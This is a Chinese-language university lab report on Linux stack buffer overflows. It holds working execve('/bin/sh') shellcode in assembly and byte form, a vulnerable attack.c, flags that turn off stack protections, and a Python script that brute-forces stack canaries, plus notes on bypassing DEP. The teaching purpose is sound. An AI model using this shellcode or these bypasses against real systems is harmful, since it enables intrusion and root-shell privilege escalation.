**实验 Linux下的缓冲区溢出实践**

1. **实验目的**

理解Linux系统下缓冲区溢出机制。


1. **实验环境**

（1）操作系统：Ubuntu 14.04.5 LTS

（2）软件工具：GCC (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4


1. **实验原理**

图14.1 函数调用原理测试代码



如图14.1所示代码，calc（）函数有三个参数，第一个，第二个是参与计算的数，第三个是保存结果的变量的地址。编译运行，如图14.2所示

图14.2 运行结果



如图14.3，使用gdb ./test调试程序，GDB界面下先用b命令在代码24行calc（a, b, sum）下断点，使用r运行，等程序在24行处停下来，查看a,b,sum的地址和ebp,esp的值。

图14.3 calc调用前






图14.4 进入calc函数



如图14.4，进入calc（）函数后,因为函数传递参数是传值，会新申请内存空间保存变量，所以可以看到a,b,sum的地址都改了，但是跟传入参数的值是一样的。所以在函数调用时，如果想要将调用函数里的计算结果传递出来，一来可以用return，但是只能传出一个数据。第二种就是像第三个参数那样使用变量地址。

图14.5 进入calc函数前后栈变化



如图14.5所示，在调用函数calc(a, b, &sum)后，三个参数依次压栈，然后是calc（a,b,&sum）下一条指令地址，接下来是EBP，然后是calc（）函数的局部变量。在C语言中，scanf（“%s”, str）和strcpy(str, str2)等字符串操作函数，并不会去检查字符串str和str2的长度，所以在字符串拷贝的时候（或者其他类型数组赋值未检查数组大小时），很可能写入变量所表示大小以外的内存空间。由于数组赋值的地址是向着高地址增长，数组越界写入就会覆盖其他局部变量的值，更严重的是会覆盖函数的返回地址（图14.5中的RET），在调用函数结束恢复EIP的时候，导致程序流程进入非正常位置。如果我们精心构造输入数据，则在数组越界写入时，将函数返回地址修改为我们可控的值，从而控制程序运行。

1. **实验要求**
2. 通过认真学习缓冲区溢出原理，明确实验目的、原理、方法以及注意事项等。
3. 实验过程中必须认真严肃，并认真学习和记录实验数据，从而进行科学分析。
4. 独立认真完成实验报告，语言简练、表达清晰，适当情况下增加相应的画图信息。
5. **实验内容和步骤**

**具体实验步骤实现详见六**

**5.1 实验内容**

5.1.1、根据附件程序attack.c画出堆栈结构图

5.1.2、构造shellcode实现缓冲区溢出攻击

Shellcode是一段代码或者填充数据，以及机器码的形式出现在程序中，是溢出程序的核心，实现缓冲区溢出的关键便是shellcode的编写。

编写步骤如下：

1. 首先用汇编实现相应的shellcode功能；测试shellcode是否可以正常运行，如果提示断错误而代码又没问题应该是代码段写入出错，可以将shellcode用C语言测试功能（见shellcodetest.c）
2. 生成机器码，进行栈溢出利用实验

**5.2实验步骤**

5.2.1构造shellcode

1. 编辑shellcode.asm。

|  |
| --- |
| shellcode.asm |
| section .text  global main ;程序入口  main:  jmp getstraddr ;call next,pop用于获取call下一条指令地址  ;本程序中也就是字符串/bin/sh的地址  start:  pop esi ;获取cmd字符串地址  mov [esi+8],esi ;填充argc【】数组第一个元素  xor eax,eax ;得到0；源码中不应该出现0，否则会被截断  mov [esi+7],al ;/bin/sh后面要用0截断  mov [esi+12],eax ;填充argc【】数组第二个元素，必须是空指针  mov edx,eax ;第三个参数  mov al,11 ;系统调用号，为了避免出现0，所以只给al赋值  ;11是execve的调用号  mov ebx,esi ;第一个参数，是/bin/sh的地址  lea ecx,[esi+8] ;第二个参数，是argc【】数组的地址  int 0x80 ;使用int 0x80中断调用系统函数  getstraddr:  call start ;此时会把下一条指令压入堆栈，本例是"/bin/sh"  str:  cmd db "/bin/sh",0h ;1字节  straddr dd 0;4字节  nulladdr dd 0;4字节  ;char\* argc[] = {cmd,NULL}  ;execve(cmd, argc, 0); |


2. 编译

nasm -f elf shellcode.asm

gcc -o shellcode shellcode.o

1）可以使用objdump -d shellcode>shellcode.dump得到shellcode的反汇编代码，打开后如图14.6所示，找到shellcode

图14.6 反汇编shellcode




2）如图14.7所示，先用gdb shellcode进入GDB调试，然后使用GDB的dump命令，获取shellcode的二进制数据

图14.7 获取shellcode的




3）如果shellcode运行提示断错误，是因为程序向代码段写数据导致出错，可以使用C语言测试shellcode。先用xxd -i shellcode.dump命令获取shellcodeC语言字符串数组形式的shellcode（如图14.8），然后修改shellcodetest.c进行shellcode测试

图14.8 获取shellcode的c语言字符串数组



|  |
| --- |
| shellcodetest.c |
| /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  > File Name : shellcodetest.c  \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  #include <stdio.h>  #include <string.h>  unsigned char shellcode\_dump[] = {  0xeb, 0x17, 0x5e, 0x89, 0x76, 0x08, 0x31, 0xc0, 0x88, 0x46, 0x07, 0x89,  0x46, 0x0c, 0x89, 0xc2, 0xb0, 0x0b, 0x89, 0xf3, 0x8d, 0x4e, 0x08, 0xcd,  0x80, 0xe8, 0xe4, 0xff, 0xff, 0xff, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73,  0x68, 0x00  };  unsigned int shellcode\_dump\_len = 38;  int main(int argc,char \*argv[])  {  void (\*fp)(void);  printf("%d\n", strlen(shellcode\_dump));  fp = (void\*)shellcode\_dump;  fp();    return 0;  } |

图14.9 使用C语言测试shellcode



如图14.9所示，这个bash的PID（$$表示本进程PID）是9669，然后编译shellcodetest.c文件

gcc -z execstack -fno-stack-protector -g -o shellcodetest shellcodetest.c

-z execstack ： 取消栈运行保护措施

-fno-stack-protector : 取消栈溢出保护

5.2.2实现缓冲区溢出攻击

|  |
| --- |
| attack.c |
| /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  > File Name : attack.c  \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  #include <stdio.h>  int i;  int\* addr;  void main(int argc, char\* argv[])  {  char buff[72] = {0};  for (i = 0; i < 72; i++)  {  if (0 == argv[1][i])  {  break;  }  buff[i] = argv[1][i];  }  for (; i < 72;i++)  {  buff[i] = 0;  }  addr = &buff[72];  for (i = 0;i < 10; i++)  {  addr[i] = buff;  }  } |


计算机向缓冲区内填充数据位数时超过了缓冲区本身的[容量](http://baike.so.com/doc/3478957.html)溢出的数据覆盖在合法数据上，当我们输入特定的数据在覆盖住合法的数据，执行设计好的程序功能，在attck.c程序中为buff分配了72个字节，然后读取程序运行的第一个参数，将它一个字节一个字节赋值给buff，不够的用0填充，然后从buff往高地址方向填充10组buff的地址，如图14.10所示，最终buff地址会覆盖main函数的返回地址，等main函数结束后，就会跳到buff，执行shellcode。可以看到这样运行的/bin/sh会继承父进程的UID，也就是，假如这样的溢出漏洞存在一个root权限的程序，那么执行shellcode后将有可能获得一个root权限的shell

图14.10 attack程序运行栈结构



如图14.11所示，可以使用xxd命令确认shellcode.dump具体数据，然后原来的进程PID是9669，然后将shellcode.dump的内容作为attack程序的运行参数，可以看到shellcode成功执行获取shell

图14.11 attack程序运行结果



1. **实验报告**


**6.1 根据附件程序attack.c画出堆栈结构图**

|  |  |  |
| --- | --- | --- |
| 低地址 |  | <-esp |
|  | … |  |
|  | buffer[0] |  |
|  | … |  |
|  | buffer[72] |  |
|  | buffer地址（0） |  |
|  | … |  |
|  | … | <-ebp |
|  | … | <-ret |
|  | buffer地址(9) |  |
|  | … |  |
|  |  |  |
| 高地址 |  |  |


**6.2 构造shellcode实现缓冲区溢出攻击**

利用shellcode实现缓冲区溢出攻击的思路是：我们将我们的shellcode放到缓冲区中，然后通过覆盖返回跳转地址跳转到我们的shellcode处，进而执行我们shellcode


程序在内存中是以二进制保存的，因此我们如果想将我们的shellcode传递到缓冲区中去，我们不能直接传递代码，要把我们的程序转化为二进制（16进制）




由此得到二进制数据，我们将其内联到C程序中：



在运行前我们查看当前bash进程的PID




我们编译并运行shellcodetest.c文件



-z execstack ： 取消栈运行保护措施


-fno-stack-protector : 取消栈溢出保护




使用ps查看到多了一个sh进程，并且查看本进程的ID是6015（即新增的sh进程），使用cat /proc/$$/stat查看本进程信息，可以看到他的父进程PID是5836(bash)，说明shellcode成功执行了/bin/sh命令


**6.3 实现缓冲区溢出攻击**

根据6.1的堆栈示意图可以看到我们执行攻击的原理是我们从buff往高地址填充10组buff的地址，最终buff地址会覆盖main函数的返回地址，所以main函数执行结束后就会跳转至buff，而buff中保存的是程序的传入参数，如果我们将shellcode作为程序的传入参数，我们就可以利用该漏洞执行shellcode,这样运行的/bin/sh就会继承父进程的UID,获取root权限



运行attack





可以看到缓冲区溢出执行成功

1. **实验思考与改进**

1.汇编编写出来的shellcode运行时，在执行mov [esi+8],esi的时候会因为代码段不可写出错，怎么解决。

Shellcode是以全局字符数组的形式存储在进程的堆栈数据段中，数据段是没有可执行权限的，所以一旦PC寄存器进入到这里面，那么程序就会报错。

Linux对堆栈代码执行NX保护，NX即No-eXecute（不可执行）的意思，NX（DEP）的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。因此我们可以给gcc编译器添加-z execstack参数来禁用堆栈代码保护，使该代码段可写。

2.程序编译的时候关闭了GS和DEP保护，课后了解这些保护的原理，思考如果在开启这些保护措施的情况下实现缓冲区溢出的利用。

（一）GS

（1）保护原理：我们知道，通常栈溢出的利用方式是通过溢出存在于栈上的局部变量，从而让多出来的数据覆盖 ebp、eip 等，从而达到劫持控制流的目的。栈溢出保护是一种缓冲区溢出攻击缓解手段，当函数存在缓冲区溢出攻击漏洞时，攻击者可以覆盖栈上的返回地址来让 shellcode 能够得到执行。当启用栈保护后，函数开始执行的时候会先往栈底插入 cookie 信息，当函数真正返回的时候会验证 cookie 信息是否合法 (栈帧销毁前测试该值是否被改变)，如果不合法就停止程序运行 (栈溢出发生)。攻击者在覆盖返回地址的时候往往也会将 cookie 信息给覆盖掉，导致栈保护检查失败而阻止 shellcode 的执行，避免漏洞利用成功。在 Linux 中我们将 cookie 信息称为 Canary。

简而言之，就是插入一个值在 stack overflow 发生的高危区域的尾部。当函数返回之时检测 Canary 的值是否经过了改变，以此来判断 stack/buffer overflow 是否发生。


（2）绕过技术：对于 Canary，虽然每次进程重启后的 Canary 不同 (相比 GS，GS 重启后是相同的)，但是同一个进程中的不同线程的 Canary 是相同的， 并且 通过 fork 函数创建的子进程的 Canary 也是相同的，因为 fork 函数会直接拷贝父进程的内存。我们可以利用这样的特点，彻底逐个字节将 Canary 爆破出来。以下是一个爆破的python代码：

1. print "[+] Brute forcing stack canary "
3. start = len(p)
4. stop = len(p)+8
6. **while** len(p) < stop:
7. **for** i in xrange(0,256):
8. res = send2server(p + chr(i))
10. **if** res != "":
11. p = p + chr(i)
12. #print "\t[+] Byte found 0x%02x" % i
13. **break**
15. **if** i == 255:
16. print "[-] Exploit failed"
17. sys.exit(-1)

20. canary = p[stop:start-1:-1].encode("hex")
21. print "   [+] SSP value is 0x%s" % canary

（二）DEP：


DEP的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。DEP 的主要作用是阻止数据页（如默认的堆页、各种堆栈页以及内存池页）执行代码。



系统库函数通常是不受DEP保护的，所以通过将返回地址指向系统函数可以绕过DEP保护，所以可以通过调用系统函数system()获得shell。system函数是通过/bin/sh命令去执行一个用户执行命令或者脚本，因此，我们完全可以利用system来实现Shellcode的功能。

攻击者能够通过缓冲区溢出改写返回地址为一个库函数的地址，并且将此库函数执行时的参数也重新写入栈中。这样当函数调用时获取的是攻击者设定好的参数值，并且结束后返回时就会返回到库函数而不是 main()。而此库函数实际上就帮助攻击者执行了其恶意行为。

编写漏洞代码retlib.c



